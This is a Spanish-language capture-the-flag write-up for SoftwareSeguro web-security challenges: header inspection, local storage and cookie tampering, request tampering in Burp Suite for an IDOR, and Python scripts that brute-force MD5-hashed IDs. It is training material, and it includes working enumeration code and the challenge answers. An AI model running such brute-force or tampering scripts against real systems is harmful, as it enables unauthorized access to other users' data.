


Resolución Desafíos SoftwareSeguro

<https://app.softwareseguro.com.ar/index>

Introducción

Desafío 1 - Uso del inspector

 [Solución | Uso del inspector](#) (para más claridad esta el video)
Primero le das en inspeccionar a la página y recargas. Ahi te van a llegar las peticiones y dentro del apartado de **Network** buscas en los **Headers** cual dice **X-CODE**.



The screenshot shows the Network tab in Google Chrome DevTools. The Headers section is expanded for a specific request. The X-Code header is visible in the list of response headers.

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
chl-27f1a4f4-2259-470e-8c97...	Request URL	https://chl-27f1a4f4-2259-470e-8c97-7e9901ddb8f4-uso-inspector.softwareseguro.com.ar/src/ctl/validate.php					
	Request Method	POST					
	Status Code	200 OK					
	Remote Address	104.21.59.209:443					
	Referrer Policy	strict-origin-when-cross-origin					
	▼ Response Headers						
	Access-Control-Allow-Origin	*					
	Alt-Svc	h3=":443"; ma=86400					
	Cache-Control	no-store, no-cache, must-revalidate					
	Cf-Cache-Status	DYNAMIC					
	Cf-Ray	97dd66ca3ca1a79c-EZE					
	Content-Encoding	zstd					
	Content-Type	text/html; charset=UTF-8					
	Date	Fri, 12 Sep 2025 06:38:21 GMT					
	Expires	Thu, 19 Nov 1981 08:52:00 GMT					
	Nel	{"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}					
	Pragma	no-cache					
	Report-To	{"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4? s=RLAwkDTUzJQ9hmn3zebDNZ1sk0mpQnRdxinjx0vCglo5VYkolU3hevyCx4HC65uvDYLDeMszbE%2BYPfksnThuXE4h%2FwppmiB%2BTbeafyMAJgXk%2B89piqxm0%2870w9gVa0mdLUU3dBnol1vaQEgY4ihbe7yPXOAly4dNdk0jQWdOzExCzc"}]}					
	Server	cloudflare					
	X-Code	f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2					
9 requests	2.5 kB transferred	X-Powered-By					
Server		cloudflare					
X-Code		f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2					
X-Powered-By		PHP/7.4.33					


En el apartado de **Elements** buscas donde dice Hidden y ahí pegas ese código.

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. The main area displays the HTML code of a page. A search bar at the bottom contains the text 'Hidden'. The code includes a `<input type="hidden" id="code" value="=> $0` element, which is highlighted in yellow. The page content consists of a container with instructions and a button labeled 'Enviar'.

```
<!DOCTYPE html>
<html lang="es">
  <head>...</head>
  <body>
    <div class="container instrucciones">
      ::before
      <p>...</p>
      <ol>
        <li>...
          ::marker
          "Copiá el valor de ese header, en el campo "hidden" que está en este HTML."
        </li>
        <li>...
        </li>
      </ol>
    ...
    <input type="hidden" id="code" value="=> $0" />
    <input type="button" id="btn-send" onclick="send()" class="btn btn-primary" value="Enviar">
    ::after
  </div>
</body>
</html>
```

```
<!DOCTYPE html>
<html lang="es">
  <head>::</head>
  <body>
    <div class="container instrucciones">
      ::before
      <p>::</p>
      <ol>
        <li>::</li>
        <li>
          ::marker
          "Copiá el valor de ese header, en el campo "hidden" que está en este HTML."
        </li>
        <li>::</li>
      </ol>
    ... <input type="hidden" id="code" value="f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2" = $0
    <input type="button" id="btn-send" onclick="send()" class="btn btn-primary" value="Enviar">
      ::after
    </div>
  </body>
</html>
```

Actualizas la página y te devuelve el código ganador en la consola



The screenshot shows a browser's developer tools console tab labeled 'Console'. Below the tabs are icons for refresh, stop, top, and filter. The main area of the console displays the value of the hidden input field: '09b46bdc2006556dff58c53716c6c0b9'. A small arrow icon is located at the bottom left of the console area.

09b46bdc2006556dff58c53716c6c0b9

Desafio 37 - Local Storage and Cookie

El MD5 de "hackertech" es: **6397550e14d36fc51b5049e28c40876f**

Abris el inspector y vas a la parte de Aplicación, dentro de Local storage modificas la variable local que estaba en 0 por **6397550e14d36fc51b5049e28c40876f**

The screenshot shows the Chrome DevTools interface with the Application tab selected. The left sidebar lists various storage types: Manifest, Service workers, Storage, Local storage, Session storage, Extension storage, IndexedDB, Cookies, Private state tokens, Interest groups, Shared storage, Cache storage, and Storage buckets. Under Local storage, there is an entry for the current origin: https://chl-50aa287d-de6f-45b5-a1f0-da92714ddeed-ls-and-cookie.softwareseguro.com.ar. The main panel displays the Local Storage table with one item:

Key	Value
local_challenge	6397550e14d36fc51b5049e28c40876f

Below the table, a message indicates the value has been updated: 1 6397550e14d36fc51b5049e28c40876f.

The screenshot shows the Chrome DevTools Application tab open. The left sidebar lists various storage components: Manifest, Service workers, Storage, Cookies, Shared storage, Cache storage, and Storage buckets. Under Storage, Local storage, Session storage, Extension storage, and IndexedDB are collapsed. The Cookies section is expanded, showing a list of cookies. The table has columns for Name, Value, Do..., Path, Expi..., Size, Http..., Sec..., Sam..., Parti..., Cros..., and Prio... . Three cookies are listed:

Name	Value	Do...	Path	Expi...	Size	Http...	Sec...	Sam...	Parti...	Cros...	Prio...
_ga	GA1.1.653005916.1757364799	soft...	/	202...	29						Med...
_ga_MR6ZT8PJ4Q	GS2.1.s1757699871\$o3\$g1\$t1757...	soft...	/	202...	59						Med...
cookie_challenge	6397550e14d36fc51b549e28c408...	chl...	/	Sess...	48						Med...

At the bottom, there is a "Cookie Value" field containing "0" and a checkbox for "Show URL-decoded".

2a67fed05c1362c6f39e7ddb95d96101


IDOR

Desafío 4 - Aldeas Inseguras

 [Solución | Aldeas Inseguras](#) (para más claridad esta el video)

Solución 1

Abro la pagina desde Burp Suite, la idea sería que Alfonzo le envíe todo su oro a Juana. Juana a Santiago y Santiago a Pedro. Esto debido a que solamente se puede recibir una vez el oro por día. Para eso vamos a necesitar abrir el burp suite y poner que intercepte las peticiones, y vamos a realizar un envío de toda la mercancía





Screenshot of Burp Suite Community Edition showing a network request to https://chl-2b65a56f-0a3c-4b2b-9414-55c95f60fc0e-aldeas-inseguras.softwareseguro.com.ar:443 [172.67.183.171]. The request is a POST to /src/cf/enviar_mercancia.ctf.php. The request body contains parameters: id_jugador_origen=32568&select_jugador_destino=1901&txt_cantidad=2600.

Aldea	Oro	Plata	Bronce
Alfonzo	2500	1999	2400
Juana	1000	675	300
Santiago	1520	389	275

Screenshot of Burp Suite Community Edition showing the detailed view of the captured POST request. The Request tab shows the raw HTTP traffic:

```

POST /src/cf/enviar_mercancia.ctf.php HTTP/2
Host: chl-2b65a56f-0a3c-4b2b-9414-55c95f60fc0e-aldeas-inseguras.softwareseguro.com.ar
Cookie: _ga=GA1.1.860723446.1757703434; _ga_MREZTBPJ4Q=OSS.1.81758C18041f023g04t1758C18042f559610f90; PHPSESSID=95813fa14c8e377e2e3aa73a5ebc11
Content-Length: 69
Content-Type: application/x-www-form-urlencoded
Origin: https://chl-2b65a56f-0a3c-4b2b-9414-55c95f60fc0e-aldeas-inseguras.softwareseguro.com.ar
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: null
Sec-Fetch-Dest: document
Referer: https://chl-2b65a56f-0a3c-4b2b-9414-55c95f60fc0e-aldeas-inseguras.softwareseguro.com.ar/
Accept-Encoding: gzip, deflate, br
Priority: u0, i
id_jugador_origen=32568&select_jugador_destino=1901&txt_cantidad=2600

```

The Inspector tab shows the request body parameters:

Name	Value
id_jugador_origen	32568
select_jugador_destino	1901
txt_cantidad	2600

Aca a la derecha podemos ver dentro del cuerpo los parámetros que seria el ID de Pedro y el ID de Juana en este caso. Tendríamos que realizar una petición a cada uno para poder saber los ID de todos.

Inspector									
Request attributes	2 ▼								
Request query parameters	0 ▼								
Request body parameters	3 ▲								
<table border="1"> <thead> <tr> <th>Name</th><th>Value</th></tr> </thead> <tbody> <tr> <td>id_jugador_origen</td><td>32568</td></tr> <tr> <td>select_jugador_destino</td><td>1901</td></tr> <tr> <td>txt_cantidad</td><td>2600</td></tr> </tbody> </table>	Name	Value	id_jugador_origen	32568	select_jugador_destino	1901	txt_cantidad	2600	<input type="button" value="Delete"/> <input type="button" value="▼"/> <input type="button" value="▲"/> <input type="button" value="+"/>
Name	Value								
id_jugador_origen	32568								
select_jugador_destino	1901								
txt_cantidad	2600								
Request cookies	3 ▼								
Request headers	25 ▼								

Una vez modificado para enviar, le vas dando a Forward y repetis el procedimiento
Alfonzo le envía todo su oro a Juana.

Juana a Santiago

Santiago a Pedro.




4ddbc953186051c75

Solución 2

F12 para abrir el inspector dentro de la página.

Enviamos una petición cualquiera para que nos aparezca el archivo enviar_mercancia.ctl.php dentro de 'Networks', sobre este hacemos click derecho → copy → copy as cURL (cmd).



El código que nos copia podemos ejecutarlo cambiando el id origen y destino, y la cantidad de oro, y listo!! =)

envios:

1. alfonzo → juana
2. juana → santiago
3. santiago → pedro

Desafío 5 - Apagar la IA (HackLab 2023)

[Training EN VIVO](#)  | IDOR (46:45 arranca, igual no sirve de mucho)

En ambas soluciones asegúrense de modificar el **URL** por el que les aparezca a ustedes, todos tenemos uno distinto.

Solución 1

Ambas resoluciones siguen la misma lógica pero **cambia el script** que ejecutó. Este script lo hice totalmente con chat gpt sin tener que descargar ninguna librería en cambio el otro código me lo envio uno de los pibes por telegram pero tuve que descargar varias librerías. La gran diferencia esta en que mi código para un rango de 1000 numeros tarda **2:16 minutos** y el otro código para el mismo rango tarda **4,38 segundos**.

El paso a paso completo dejé todo en la solución 2.

```
C:\Users\Usuario\Downloads\hack>python chat.py
Ingrese el número inicial: 11000
Ingrese el número final: 12000
[+] Probando rango 11000..12000
[+] ¡ENCONTRADO! Código de 16 dígitos: 5524663362514956
    Candidate (lo que hasheamos): '11520'
    MD5 usado en URL: cdf49f5251e7b3eb4f009483121e9b64
    Página guardada en: pages\cdf49f5251e7b3eb4f009483121e9b64.html
```

```
C:\Users\Usuario\Downloads\hack>
```

```
#!/usr/bin/env python3
# chat.py - prueba hashes MD5 de números en un rango contra un endpoint
# y busca un código de 16 dígitos
# Solo usa librerías estándar.

import sys
import os
import re
import hashlib
import urllib.request
import urllib.error
import argparse

# DEFAULT_URL (puede reemplazarse con --url)
# Asegurate que la URL tenga exactamente un "{}" donde insertar el md5
DEFAULT_URL_BASE = "https://chl-4291e720-871d-4e90-a43e-c438012db0f1-apagar-ia.softwareseguro.com.ar/codes/{}"
```

```

OUTPUT_DIR = "pages"
TIMEOUT = 10 # segundos para la conexión

def md5_of_text(s: str) -> str:
    return hashlib.md5(s.encode("utf-8")).hexdigest()

def fetch_url(url: str) -> str:
    req = urllib.request.Request(url, headers={
        "User-Agent": "Mozilla/5.0 (compatible; AA-Bot/1.0)"
    })
    with urllib.request.urlopen(req, timeout=TIMEOUT) as resp:
        return resp.read().decode("utf-8", errors="ignore")

def ensure_outdir():
    os.makedirs(OUTPUT_DIR, exist_ok=True)

def save_page(md5hash: str, html: str) -> str:
    filepath = os.path.join(OUTPUT_DIR, f"{md5hash}.html")
    with open(filepath, "w", encoding="utf-8") as f:
        f.write(html)
    return filepath

def find_16digit(html: str):
    m = re.search(r"\b\d{16}\b", html)
    return m.group(0) if m else None

def parse_args():
    parser = argparse.ArgumentParser(description="Probar MD5s de números en rango y buscar código de 16 dígitos en la página resultante.")
    parser.add_argument("start", nargs="?", type=int, help="Inicio del rango (inclusive). Si se omite, se usan valores por defecto cerca de 9912.", default=None)
    parser.add_argument("end", nargs="?", type=int, help="Fin del rango (inclusive). Si se omite, se usan valores por defecto cerca de 9995.", default=None)
    parser.add_argument("--zero-pad", type=int, dest="zero_pad", default=None, help="Si se quiere probar el número con ceros a la izquierda (ej: 16 para '0000000000009912').")
    parser.add_argument("--url", dest="url_base", default=DEFAULT_URL_BASE,

```

```

    help="URL base con '{}' donde insertar el MD5.
Ej: 'https://host.example/{}/'.")

        parser.add_argument("--verbose",    "-v",    action="store_true",
help="Mostrar más información durante la ejecución.")

    return parser.parse_args()

def main():
    args = parse_args()

    # Valores por defecto si no se pasan
    if args.start is None or args.end is None:
        # Como dijiste que 9912 y 9995 son hashes cercanos, usamos un
rango por defecto centrado allí.

        # rangos
        default_start = int(input("Ingrese el número inicial: "))
        default_end = int(input("Ingrese el número final: "))
        start = args.start if args.start is not None else default_start
        end = args.end if args.end is not None else default_end
    else:
        start = args.start
        end = args.end

    url_base = args.url_base
    if "{}" not in url_base:
        print("[ERROR] La URL debe contener '{}' exactamente donde
insertar el MD5.")
        print("Ejemplo válido: https://mihost/endpoint/{}")
        sys.exit(1)

    ensure_outdir()

    print(f"[+] Probando rango {start}..{end}" + (f" con
zero-pad={args.zero_pad}" if args.zero_pad else ""))
    if args.verbose:
        print(f"[+] URL base: {url_base}")

    for n in range(start, end + 1):
        candidate = str(n)
        if args.zero_pad:
            candidate_to_hash = candidate.zfill(args.zero_pad)
        else:
            candidate_to_hash = candidate

```

```

md5hash = md5_of_text(candidate_to_hash)
url = url_base.format(md5hash)

try:
    html = fetch_url(url)
except urllib.error.HTTPError as e:
    # 404 u otros: ignoramos y seguimos
    if args.verbose:
        print(f"[-] HTTP {e.code} para MD5 {md5hash} ({candidate_to_hash})")
        continue
except Exception as e:
    print(f"[!] Error al solicitar {url}: {e}")
    # opcionalmente continuar
    continue

code16 = find_16digit(html)
if code16:
    filepath = save_page(md5hash, html)
    print(f"[+] ¡ENCONTRADO! Código de 16 dígitos: {code16}")
    print(f"          Candidate (lo que hasheamos):")
    print(f"          {candidate_to_hash}")
    print(f"          MD5 usado en URL: {md5hash}")
    print(f"          Página guardada en: {filepath}")
    # además guardamos un pequeño resumen por si lo necesitás
    with open(os.path.join(OUTPUT_DIR, "result_summary.txt"),
              "w", encoding="utf-8") as s:
        s.write(f"code16={code16}\ncandidate={candidate_to_hash}\nmd5={md5hash}"
                f"\npage={filepath}\n")

    return

if args.verbose:
    print(f"[ ] No encontrado en MD5 {md5hash} ({candidate_to_hash})")

print("[*] Fin del rango sin encontrar un código de 16 dígitos.")

if __name__ == "__main__":
    main()

```

Solución 2

Es una versión de IDOR pero en este caso un poco más rebuscada porque en vez de tener una ID secuencial tenemos un Hash MD5.

The screenshot shows a browser window with the URL chl-15109121-c397-42d9-bd28-ddca92fb26ff-apagar-ia.softwareseguro.com.ar. Below the URL, there are two blue hyperlinks:

- [0e1422ea79781ee046484893ce0010c4](#)
- [0602940f23884f782058efac46f64b0f](#)

Crackeo ambos Hash, esto lo que me da es un indicio de que la vulnerabilidad osea el número que hay que convertir a Hash está cerca de los mismos. (Ese chamuyo me metió uno de los vagos del telegram)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0e1422ea79781ee046484893ce0010c4

No soy un robot

reCAPTCHA
Privacidad - Términos

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0e1422ea79781ee046484893ce0010c4	md5	9912

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0602940f23884f782058efac46f64b0f

No soy un robot

reCAPTCHA
Privacidad - Términos

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0602940f23884f782058efac46f64b0f	md5	9995

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Tuve que instalar un par de dependencias para poder ejecutar el código bien facha

python -m pip install aiohttp beautifulsoup4 lxml tqdm

```
C:\Users\Usuario\Downloads\hack>python -m pip install aiohttp
Requirement already satisfied: aiohttp in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (3.11.18)
Requirement already satisfied: aiohttp-eyeballs>=2.3.0 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (2.6.1)
Requirement already satisfied: aiosignal>=1.1.2 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (1.3.2)
Requirement already satisfied: attrs>=17.3.0 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (25.3.0)
Requirement already satisfied: frozenlist>=1.1.1 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (1.6.0)
Requirement already satisfied: multidict<7.0,>4.5 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (6.4.3)
Requirement already satisfied: propcache>=0.2.0 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (0.3.1)
Requirement already satisfied: yarl<2.0,>=1.17.0 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (1.20.0)
Requirement already satisfied: idna>=2.0 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from aiohttp) (3.10)

[notice] A new release of pip is available: 25.0.1 -> 25.2
[notice] To update, run: python.exe -m pip install --upgrade pip
```

```
C:\Users\Usuario\Downloads\hack>python -m pip install beautifulsoup4 lxml tqdm
Requirement already satisfied: beautifulsoup4 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (4.9.3)
Collecting lxml
  Downloading lxml-6.0.1-cp313-cp313-win_amd64.whl.metadata (3.9 kB)
Collecting tqdm
  Downloading tqdm-4.67.1-py3-none-any.whl.metadata (57 kB)
Requirement already satisfied: soupsieve>1.2 in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from beautifulsoup4) (2.7)
Requirement already satisfied: colorama in c:\users\usuario\appdata\local\programs\python\python313\lib\site-packages (from tqdm) (0.4.6)
Downloading lxml-6.0.1-cp313-cp313-win_amd64.whl (4.0 MB)
  4.0/4.0 MB 24.3 MB/s eta 0:00:00
Downloading tqdm-4.67.1-py3-none-any.whl (78 kB)
Installing collected packages: tqdm, lxml
Successfully installed lxml-6.0.1 tqdm-4.67.1

[notice] A new release of pip is available: 25.0.1 -> 25.2
[notice] To update, run: python.exe -m pip install --upgrade pip
```

Pruebo ejecutando el código que me dio un amigo secreto de telegram

```
import aiohttp
import asyncio
import hashlib
from bs4 import BeautifulSoup
from tqdm import tqdm

url_base =
"https://chl-15ad21f5-67fb-4a65-a895-427c6c46105a-apagar-ia.softwareseguro.com.ar/codes/"

# rangos
nro_inicial = int(input("Ingrese el número inicial: "))
nro_final = int(input("Ingrese el número final: "))

MAX_CONCURRENT = 50

# generar MD5
def generar_md5(numero: int) -> str:
    return hashlib.md5(str(numero).encode()).hexdigest()

# función asíncrona para probar un número y parsear la página
async def probar(session, i, sema, pbar):
    async with sema:
        hash_md5 = generar_md5(i)
```

```

url_enviar = url_base + hash_md5
try:
    async with session.get(url_enviar, timeout=10) as response:
        if response.status == 200:
            html = await response.text()
            # parseamos el DOM
            soup = BeautifulSoup(html, 'html.parser')
            li_tags = soup.find_all('li')
            for li in li_tags:
                texto = li.get_text(strip=True)
                if texto.isdigit() and len(texto) == 16:
                    print(f"Numero iteracion: {i} -- Numero 16
dgitos: {texto} -- URL: {url_enviar}")
except:
    pass
finally:
    pbar.update(1)

# función principal
async def main():
    sema = asyncio.Semaphore(MAX_CONCURRENT)
    async with aiohttp.ClientSession() as session:
        total = nro_final - nro_inicial + 1
        with tqdm(total=total, desc="Procesando") as pbar:
            tasks = [probar(session, i, sema, pbar) for i in
range(nro_inicial, nro_final + 1)]
            await asyncio.gather(*tasks)

# ejecutar
asyncio.run(main())
print("SE HAN PROCESADO TODAS LAS PETICIONES")

```

Probe distintos rangos hasta que me dio el resultado correcto(metanle un toque bastante de zoom)

```

C:\Users\Usuario\Downloads\hack>python hasheo.py
Ingrese el numero inicial: 8000
Ingrese el numero final: 12000
Procesando: 87%
numero iteracion: 11520 -- Numero 16 digitos: 5524663362514956 -- URL: https://ch1-15ad21f5-67fb-4a65-a895-427c6c46105a-apagar-ia.softwareseguro.com.ar/codes/cdf49f5251e7b3eb4f009483121e9b64
Procesando: 100%
SE HAN PROCESADO TODAS LAS PETICIONES
C:\Users\Usuario\Downloads\hack>

```

```

PROCESANDO: 87%
numero iteracion: 11520 -- Numero 16 digitos: 5524663362514956
Procesando: 100%

```

Esto me indica que el número **11520** tiene un código HTML de 16 dígitos el cual es **5524663362514956**

Así que genero el Hash MD5 del mismo

Generador de hash MD5

Utilice este generador para crear un hash MD5 de una cadena:

5524663362514956

Generar →


Tu Cadena	5524663362514956
MD5 Hash	a8e0e8ff02dde0f62fdf4de5142d7de0
SHA1 Hash	c5781ed499dc5ef6ff3eb106356a1cb1e0257d4a

a8e0e8ff02dde0f62fdf4de5142d7de0

Y este sería el código que hay que subir a la página



Heridas de guerra de las distintas versiones.

